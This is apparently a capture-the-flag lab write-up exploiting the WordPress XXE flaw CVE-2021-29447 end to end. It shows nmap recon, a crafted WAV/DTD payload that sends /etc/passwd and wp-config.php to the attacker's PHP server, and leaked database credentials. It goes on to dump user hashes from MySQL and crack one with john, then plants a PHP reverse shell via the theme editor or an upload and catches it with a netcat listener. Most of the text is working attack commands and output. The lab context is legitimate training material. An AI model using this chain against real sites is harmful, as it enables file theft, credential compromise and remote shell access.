
Wordpress: CVE-2021-29447

nmap shows 3 Ports Open: 22,80,3306


```
└─$ nmap -sV -sC -T4 10.10.203.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-30 11:49 PDT
Nmap scan report for 10.10.203.106
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f0:65:b8:42:b7:c3:ba:8e:fe:e4:3c:cd:57:f1:29:2e (RSA)
|   256 42:1e:1b:8f:19:38:99:2e:36:70:cf:0e:b6:31:92:14 (ECDSA)
|_  256 8e:89:43:de:5d:9b:99:66:c4:2a:93:17:f3:0e:e1:f4 (ED25519)
80/tcp   open  ssl/http Apache/2.4.18 (Ubuntu)
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://10.10.203.106/
3306/tcp open  mysql    MySQL 5.7.33-0ubuntu0.16.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.33-0ubuntu0.16.04.1
```

We follow the Room's instructions and create our evil.dtd file. I chose Sublime as my text editor as it formats the code with color for better readability to catch syntax errors: Make sure to edit this command to your attack box IP and Port:




the Room gives us another command to edit that creates our malicious .wav file. Make sure to change to your attack box IP and Port and the name of your .dtd file you just created:

```
┌──(max㉿kali)-[/opt/WordPress]
└─$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote S
YSTEM '"'"'http://10.13.18.12:4444/evil.dtd'"'"'>%remote;%init;%trick;]>\x00' > evilsound.wav
```



NOTE: must have php server running 1st, So open a command line in the dir you just saved your .wav and .dtd files. Type: php -S 0.0.0.0:4444 then upload your .wav file to Wordpress by selecting your file from the menu and clicking "Open". It's the upload process that triggers the callback to your php server(rev shell)



The output you receive is base64 encoded. Select everything between the "/?p=" and "- No". Create a php file, paste it in place of the

base64here phrase and save:


<?php echo zlib_decode(base64_decode('base64here')); ?>

```
┌──(max㉿kali)-[/opt/WordPress]
└─$ php -S 0.0.0.0:4444            1 ×

[Mon Aug 30 14:05:50 2021] PHP 7.4.21 Development Server (http://0.0.0.0:4444) started
[Mon Aug 30 14:05:55 2021] 10.10.203.106:43960 Accepted
[Mon Aug 30 14:05:55 2021] 10.10.203.106:43960 [200]: (null) /evil.dtd
[Mon Aug 30 14:05:55 2021] 10.10.203.106:43960 Closing
[Mon Aug 30 14:05:55 2021] 10.10.203.106:43962 Accepted
[Mon Aug 30 14:05:55 2021] 10.10.203.106:43962 [404]: (null) /?p=hVTbjpswEH3fr+CxlYLMLTc/blX1ZVO1m
6qvlQNeYi3Y1IZc+vWd8RBCF1aVDZrxnDk+9gxYY1p+4REMiyaj90FpdhDu+FAIWRsNiBhG77DOWeYAcreYNpUplX7A1QtPYPj
4PMhdHYBSGGixQp5mQToHVMZXy2Wace+yGylD96EUtUSmJV9FnBzPMzL/oawFilvxOOFospOwLBf5UTLvTvBVA/A1DDA82DXGV
KxqillyVQF8A8ObPoGsCVbLM+rewvDmiJz8SUbX5SgmjnB6Z5RD/iSnseZyxaQUJ3nvVOR8PoeFaAWWJcU5LPhtwJurtchfO1Q
F5YHZuz6B7LmDVMphw6UbnDu4HqXL4AkWg53QopSWCDxsmq0s9kS6xQl2QWDbaUbeJKHUosWrzmKcX9ALHrsyfJaNsS3uvb+6V
tbBB1HUSn+87X5glDlTO3MwBV4r9SW9+0UAaXkB6VLPqXd+qyJsFfQntXccYUUT3oeCHxACSTo/WqPVH9EqoxeLBfdn7EH0Bby
IysmBUsv2bOyrZ4RPNUoHxq8U6a+3BmVv+aDnWvUyx2qlM9VJetYEnmxgfaaInXDdUmbYDp0Lh54EhXG0HPgeOxd8w9h/DgsX6
bMzeDacs6OpJevXR8hfomk9btkX6E1p7kiohIN7AW0eDz8H+MDubVVgYATvOlUUHrkGZMxJK62Olbbdhaob0evTz89hEiVxmGy
zbO0PSdIReP/dOnck9s2g+6bEh2Z+O1f3u/IpWxC05rvr/vtTsJf2Vpx3zv0X - No such file or directory
[Mon Aug 30 14:05:55 2021] 10.10.203.106:43962 Closing
```

run your new php file and watch it decode to plain text:


```
┌──(max㉿kali)-[/opt/WordPress]
└─$ php 1.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
```

Success! Now let's repeat and modify our .dtd file, changing to resource=/var/www/html/wp-config.php to read this file the same way:



We repeat the copy and paste of the base64 encoded output into our php script and run it:

```
┌──(max㉿kali)-[/opt/WordPress]
└─$ php -S 0.0.0.0:4444

[Mon Aug 30 14:30:08 2021] PHP 7.4.21 Development Server (http://0.0.0.0:4444) started
[Mon Aug 30 14:32:26 2021] 10.10.203.106:43972 Accepted
[Mon Aug 30 14:32:26 2021] 10.10.203.106:43972 [200]: (null) /evil.dtd
[Mon Aug 30 14:32:26 2021] 10.10.203.106:43972 Closing
[Mon Aug 30 14:32:26 2021] 10.10.203.106:43974 Accepted
[Mon Aug 30 14:32:26 2021] 10.10.203.106:43974 [404]: (null) /?p=nVZtT+NGEP5cJP7DcK2UKyVxOaSq4lqVQFKCLkdonAjdp2hjr+0Vzu7evoSLTvffO7N2HIdDreA4CWPPPPP+zPzxly704UF0fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAWMlFySL0RMscXPOgLaR0ry6DRg0/KQ6pkx0HB1hycIm2ShUe+BCscP4ENyiRMBu1E6U0LG+Xf7DnzBphM6VuJhgLOmpWe217L/60yajmG7gSxTJWleiRH95JgzxvFY/i4if8Zg+XOoZytX8Yc43fwwDfbNwPmWEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctudR9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5DNyQfEws5+h9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCsOKgt5S7fB7nVLsJti3JK/hc7gcnHb/zjsnECniTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn0v0HkmbWktHvkO76cXw/mQ4Izc71mYnPqJCnZ8/4RUl41p3RJJ4RQKkSVpJUW7fpg6uCGUs5rrobG7MaGWy2dK9XbO87C1ej/jQeBiPeZb+38akUOxuKZgpxNpr3YBBGKikoPXVpM7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7FZ8/hAzZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRrUBrQS6TBwiViEOIZFJREo+In0B/yKsq+hCPQiqXCCWR2IeHIWkkqI+tqS9ZbdS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2WjxYfgJi7P919HeVRO6l1IoMM9V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7RvJ7dXw33XX6AdXI7749mrtNtx1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKroO2rRz6bOVLJ3TJ93YtsTso2WJspARarblAFc6SIgCxxsPKAkxkuQHpV0vs5BMocXuEB5p8L1N8ThQ6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8zUulEea8FWzKlz7PabpWKuXPcIsIQ+WMD0PFZchJWEfC6pJtaDtJhZSFntX3R21phUwUAOEGx9uCdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4HG7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWwRJYdOiNauKT+k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr6MqZpV4slGdVK86LRrsrpDdRjR6ykXbkLGvM1ZiDradi+THXMcS551gSpWG+lg5ghHTeLJpvyyFLfDN3vYhxNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurSu9ovbsitELB2/0jsJpOmU1lDBv9LRxBBZwSt1RXGE4e/nw9PPhhxzr1lxNYLAY308UCetCJqhH9trUec6yR1y2Da1zwoVOQx0tPLUQXZr3ODf/s0aGFIo6vDRAs3nHbY4xOVxqOfwE= - No such file or directory
[Mon Aug 30 14:32:26 2021] 10.10.203.106:43974 Closing
```



The wp-config.php file decodes to plaintext, revealing login creds and the name of the MySQL database:

```
┌──(max㉿kali)-[/opt/WordPress]
└─$ php 1.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );
```

With our new found creds from the config file , run mysql

```
┌──(max㉿kali)-[/opt/WordPress]
└─$ mysql -h 10.10.203.106 -u thedarktangent -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2017
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)
```

```
show databases;
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpressdb2       |
+--------------------+
5 rows in set (0.176 sec)
```

use wordpressdb2;

```
MySQL [(none)]> use wordpressdb2
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpressdb2]>
```

show tables;

```
MySQL [wordpressdb2]> show tables;
+---------------------------+
| Tables_in_wordpressdb2    |
+---------------------------+
| wptry_commentmeta         |
| wptry_comments            |
| wptry_links               |
| wptry_options             |
| wptry_postmeta            |
| wptry_posts               |
| wptry_term_relationships  |
| wptry_term_taxonomy       |
| wptry_termmeta            |
| wptry_terms               |
| wptry_usermeta            |
| wptry_users               |
+---------------------------+
12 rows in set (0.170 sec)
```

select * from wptry_users;

```
max@kali: /opt/WordPress
MySQL [wordpressdb2]> select * from wptry_users
    -> ;
+----+------------+------------------------------------+---------------+-----------------------------+-
---------------------------------+---------------------+-----------------------------------------------+
-------------+-------------------+
| ID | user_login | user_pass                          | user_nicename | user_email                  |
user_url                         | user_registered     | user_activation_key                           |
 user_status | display_name      |
+----+------------+------------------------------------+---------------+-----------------------------+-
---------------------------------+---------------------+-----------------------------------------------+
-------------+-------------------+
|  1 | corp-001   | $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1 | corp-001      | corp-001@fakemail.com       |
http://192.168.85.131/wordpress2 | 2021-05-26 23:35:28 |                                               |
           0 | corp-001          |
|  2 | test-corp  | $P$Bk3Zzr8rb.5dimh99TRE1krX8X85eR0 | test-corp     | test-corp@tryhackme.fakemail |
                                 | 2021-05-26 23:47:32 | 1622072852:$P$BJWv.2ehT6U5Ndg/xmFlLobPl37Xno0 |
           0 | Corporation Test  |
+----+------------+------------------------------------+---------------+-----------------------------+-
---------------------------------+---------------------+-----------------------------------------------+
-------------+-------------------+
```


create a file to store the hash, crack with john —format=phpass

```
┌──(max㉿kali)-[/opt/WordPress]
└─$ john --format=phpass hash --wordlist= /usr/share/wordlists/rockyou.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 ASIMD 4x2])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
teddybear        (?)
```

`john hash —show. to show passwords john stores`


```
┌──(max㉿kali)-[/opt/WordPress]
└─$ john hash --show
?:teddybear

1 password hash cracked, 0 left
```

login into WP with found creds:




goto Theme Editor and select the Twentynineteen theme, then the 404.php file to edit.
paste PentestMonkey's PHP rev shell code in place of the 404.php code and save. With a nc listener running, activate theme Twentynineteen and in the browser, navigate to http://<TARGET_IP/wp-content/themes/twentynineteen/404.php
This will start your reverse shell.


Another arguably more direct way is to upload your revshell as a php file into new Themes, then navigate to /wp-content/uploads. You will see folders by year and month. Keep selecting until you see your .php file and click on it with a nc listener already running and your shell should activate:




It will complain with an error message, ignore it cause it just took your file!



navigate out to /wp-content/uploads and find your revshell file. Click on it...



and you are in as www-data. Now go find your flag!


max@kali: /opt/WordPress
┌──(max㉿kali)-[/opt/WordPress]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.18.12] from (UNKNOWN) [10.10.9.208] 45540
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 202
1 x86_64 x86_64 x86_64 GNU/Linux
18:35:08 up 38 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (736): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@ubuntu:/$ ls -la